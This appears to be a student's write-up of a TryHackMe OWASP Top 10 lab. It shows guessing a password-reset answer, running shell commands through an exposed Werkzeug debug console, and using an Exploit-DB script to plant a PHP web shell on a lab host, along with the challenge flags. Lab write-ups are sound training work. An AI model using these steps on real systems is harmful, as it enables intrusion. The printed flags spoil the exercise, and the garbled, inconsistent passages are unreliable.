
Quiz 4

Used cat command with path to passwd folder and piped command grep to select only usr,



Quiz 5

Used cat command and path to alpine-release to view the version of the alpine,



1.4 Insecure Design

Insecure design refers to vulnerabilities which are inherent to the application's architecture. They are not vulnerabilities regarding bad implementations or configurations, but the idea behind the whole application is flawed from the start.

These vulnerabilities occur when an improper threat modelling is made during the planning phases of the application and propagate all the way up to your final app. It may also be introduced by developers while adding some "shortcuts" around the code to make their testing easier.

The best way to prevent this includes performing threat modelling at the early stages of the development lifecycle, establishing and using secure development lifecycle with AppSec professionals to help elevate and design security and privacy controls.

Questions

Notice how the vulnerability is related to the idea that no user would be capable of using thousands of IP addresses to make concurrent requests to try and brute-force the password. The problem is in the design rather than the implementation of the application in itself.

Since insecure design vulnerabilities are introduced at such an early stage in the development process, resolving them often requires rebuilding the vulnerable part of the application from the ground up and is usually harder to do than any other simple code-related vulnerability. The best approach to avoid such vulnerabilities is to perform threat modelling at the early stages of the development lifecycle. To get more information on how to implement secure development lifecycles, be sure to check out the [SSDLC room](#).

Practical Example

Navigate to <http://10.10.57.149:85> and get into Joseph's account. This application also has a design flaw in its password reset mechanism. Can you figure out the weakness in the proposed design and how to abuse it?

Answer the questions below

Try to reset Joseph's password. Keep in mind the method used by the site to validate if you are indeed Joseph.

No answer needed ✓ Correct Answer

What is the value of the flag in Joseph's account? ✓ Correct Answer ✗ Hint


THMjNot_3ven_c4tz_c0uld_sav3_U!

Task 12: 5. Security Misconfiguration



Task 13: 6. Vulnerable and Outdated Components

Task 14: Vulnerable and Outdated Components - Exploit


I launched the site using the target IP, and this was the results, it was a login platform, I had the username but no password,




Without the password I couldn't login so I decided to try to rest the password, where I found security questions to answer, I picked the one that was easy to guess the answer, which was your favorite color? My lucky guess was green, which did the trick to reset the password automatically,




With the password generated and the username I had initially I tried to login again and it was a success,



Found in the user's page there was documents and images, in the private folder is where I found the flag file,



I opened the flag file and found the flag,



1.5 Security Misconfigurations

Security Misconfigurations occur when security could have been appropriately configured but was not. Even if you download the latest up-to-date software, poor configurations could make your installation vulnerable.

Security Misconfigurations include, poorly configured permissions on cloud services, like S3 buckets, having unnecessary features enabled, like services, pages, accounts or privileges, default accounts with unchanged passwords, error messages that are overly detailed and allow attackers to find out more about the system and not using HTTP Security Headers.

Debugging features is a common security misconfiguration and are often available in programming frameworks to allow the developers to access advanced functionality that is useful for debugging an application while it's being developed. Attackers could abuse some of those debug functionalities if somehow, the developers forgot to disable them before publishing their applications.

Questions

Practical example

This VM showcases a **Security Misconfiguration** as part of the OWASP Top 10 Vulnerabilities list.

Navigate to <http://10.10.108.152:86> and try to exploit the security misconfiguration to read the application's source code.

Answer the questions below

Navigate to <http://10.10.108.152:86/console> to access the Werkzeug console.

No answer needed ✓ Correct Answer

Use the Werkzeug console to run the following Python code to execute the `ls -l` command on the server:
`import os; print(os.popen("ls -l").read())`

What is the database file name (the one with the .db extension) in the current directory?
`todo.db` ✓ Correct Answer

Modify the code to read the contents of the `app.py` file, which contains the application's source code. What is the value of the `secret_flag` variable in the source code?
`THM{Just_a_tiny_misconfiguration}` ✓ Correct Answer ? Hint

Task 13: 6. Vulnerable and Outdated Components

Task 14: 6. Vulnerable and Outdated Components - Exploit

Quiz 1

I loaded the target IP/console, and found console web platform where I could run python code, I used a python code and incorporated ls -l command to view the files,

Interactive Console

In this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
```

Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.

This was the results among them was a todo.db file, which was the answer

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
drwxr-xr-x  2 root  root  4096 Sep 15 2022 Dockerfile
-rw-r--r--  1 root  root   141 Sep  3 2023 app.py
-rw-r--r--  1 root  root   137 Sep 15 2022 requirements.txt
drwxr-xr-x  2 root  root  4096 Sep 15 2022 templates
-rw-r--r--  1 root  root    8192 Sep 15 2022 todo.db
>>> |
```

Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.

I modified the python code I used, by adding cat and file name, that I wanted to view its content, and found the flag,

```
[console ready]
>>> import os; print(os.popen("ls -l").read())
total 24
drwxr-xr-x  2 root  root  4096 Sep 15 2022 Dockerfile
-rw-r--r--  1 root  root   141 Feb  3 2023 app.py
-rw-r--r--  1 root  root   137 Sep 15 2022 requirements.txt
drwxr-xr-x  2 root  root  4096 Sep 15 2022 templates
-rw-r--r--  1 root  root    8192 Sep 15 2022 todo.db
>>> import os; print(os.popen("cat app.py").read())
import os
from flask import Flask, render_template, request, redirect, url_for
from flask_sqlalchemy import SQLAlchemy

secret_flag = "THM{Just_a_tiny_misconfiguration}"
PROJECT_ROOT = os.path.dirname(os.path.realpath(__file__))
DATABASE = os.path.join(PROJECT_ROOT, 'todo.db')

app = Flask(__name__)
app.config['SQLALCHEMY_DATABASE_URI'] = "sqlite:///{} + DATABASE
db = SQLAlchemy(app)
```

Brought to you by DON'T PANIC, your friendly Werkzeug powered traceback interpreter.

1.6 Vulnerable and outdated Components

This vulnerability occurs when the systems are out-of-date making them to be vulnerable to exploits without the recent security patches to protect them.

Better way to prevent this is to remove unused dependencies, unnecessary features, components, files and documentation. Doing continuous inventory of both the client-side and server-side components.

Questions

The screenshot shows a web browser window with the URL <https://tryhackme.com/rroom/owasp102021>. The page displays a challenge titled "6. Vulnerable and Outdated Components". A message at the top right says "Woop woop! Your answer is correct". Below the title, there are several tasks listed:

- Task 12: 5. Security Misconfiguration
- Task 13: 6. Vulnerable and Outdated Components
- Task 14: Vulnerable and Outdated Components - Exploit
- Task 15: Vulnerable and Outdated Components - Lab

A note below Task 15 says: "Navigate to <http://10.10.108.152:84> where you'll find a vulnerable application. All the information you need to exploit it can be found online."


Below the tasks, there is a section for "Answer the questions below". A question asks: "What is the content of the /opt/flag.txt file?". The user has entered "THM{But_1ts_n0t_my_f4ult!}" into the input field. To the right of the input field are two buttons: "Correct Answer" and "Hint".

At the bottom of the page, there are more tasks:


- Task 16: 7. Identification and Authentication Failures
- Task 17: Identification and Authentication Failures Practical
- Task 18: 8. Software and Data Integrity Failures
- Task 19: Software Integrity Failures

A green circular icon with a white hand icon is located on the right side of the page.

I launched the target IP and found it was a online bookstore platform,



I used exploit DB platform to find exploit modules for the online bookstore platform, and I found unauthenticated remote code execution, I downloaded exploit module file, which was in the format of python,



After downloading, launched the exploit using python tool the exploit module, I downloaded, and the URL of the online bookstore, and I was able to get a shell back,

```

deathstroke@martin:~/Downloads
$ ls
20241102-Cyber Shujaa SA MidExam - ID fname lname.docx  47887.py  DeathStroke001.ovpn  kerbrute_linux_amd64  webapp.db
$ cd Downloads
$ ./47887.py http://10.10.108.152:84/
> Attempting to upload PHP web shell...
> Verifying shell uploaded...
> Web shell uploaded to http://10.10.108.152:84/bootstrap/img/J2wsV0rUz.php
> Example command usage: http://10.10.108.152:84/bootstrap/img/J2wsV0rUz.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ 

```

Welcome to online CSE bookstore

This site has been made using PHP with MySQL (procedure/functions).

The layout uses Bootstrap to make it more responsive. It's just a simple web.

Latest books

From the shell used command whoami to view the username of the machine to be apache, using cat and path /opt/flag.txt I was able to view the contents of the flag file, and found the flag,

```

deathstroke@martin:~/Downloads
$ ls
20241102-Cyber Shujaa SA MidExam - ID fname lname.docx  47887.py  DeathStroke001.ovpn  kerbrute_linux_amd64  webapp.db
$ ./47887.py http://10.10.108.152:84/
> Attempting to upload PHP web shell...
> Verifying shell uploaded...
> Web shell uploaded to http://10.10.108.152:84/bootstrap/img/En3pAzdrap.php
> Example command usage: http://10.10.108.152:84/bootstrap/img/En3pAzdrap.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ whoami
apache
RCE $ ls
En3pAzdrap.php
J2wsV0rUz.php
android_studio.jpg
beauty_js.jpg
c_1.jpg
c_sharp_6.jpg
doing_good.jpg
img1.jpg
img2.jpg
img3.jpg
kotlin_250x250.png
log_in_program.jpg
model_1.jpg
pro_aspx.jpg
pro_js.jpg
unamed.png
web_app_dev.jpg
RCE $ cat /opt/flag.txt
T0R{But_It's_n3t_my_faul7}
RCE $ 

```

Navigate to <http://10.10.108.152:84> where you'll find a vulnerable application. All the information you need to exploit it can be found online.

Answer the questions below

What is the content of the /opt/flag.txt file?

1. Information and Authentication Failures

2. Denial of Service and Resource耗尽

3. Buffer Overflows and Integer overflows

4. Insecure Configuration and Configuration Failures

5. Insecure Cryptographic Practices

6. Improper Encoding and Decoding

7. Improper Logging and Error Handling

1.7 Identifications and authentication failures

Authentication allows users to gain access to web applications by verifying their identities. The most common form of authentication is using a username and password mechanism and server would then provide the users' browser with a session cookie (if they are correct), needed because web servers use HTTP(S) to communicate, which is stateless. Attaching session cookies means the server will know who is sending what data. The server can then keep track of users' actions.

Some common flaws in authentication mechanisms include the following;
Brute force attacks, if a web application uses usernames and passwords, an attacker can try to launch brute force attacks that allow them to guess the username and passwords using multiple authentication attempts.

Use of weak credentials, Web applications should set strong password policies. If applications allow users to set passwords such as "password1" or common passwords, an attacker can easily guess them and access user accounts.

Weak Session Cookies are how the server keeps track of users. If session cookies contain predictable values, attackers can set their own session cookies and access users' accounts.

Best way to prevent this is through avoid password-guessing attacks, ensure the application enforces a strong password policy.

Avoid brute force attacks, ensure that the application enforces an automatic lockout after a certain number of attempts. This would prevent an attacker from launching more brute-force attacks.

Implementing Multi-Factor Authentication.

Questions

The screenshot shows a Firefox browser window with several tabs open. The active tab is titled 'Auth hacks' and has the URL <https://tryhackme.com/r/room/owaspptop102021>. The page displays a quiz section with two questions:

- Question 1: "What is the flag that you found in darren's account?" The answer field contains "fe86079416a21a3c99937fea8874b667". A green button labeled "Correct Answer" is visible.
- Question 2: "Now try to do the same trick and see if you can log in as arthur." The answer field contains "No answer needed". A green button labeled "Correct Answer" is visible.

Below the questions, there is a list of tasks:

- Task 18: 8. Software and Data Integrity Failures
- Task 19: Software Integrity Failures
- Task 20: Data Integrity Failures
- Task 21: 9. Security Logging and Monitoring Failures
- Task 22: 10. Server-Side Request Forgery (SSRF)
- Task 23: What Next?

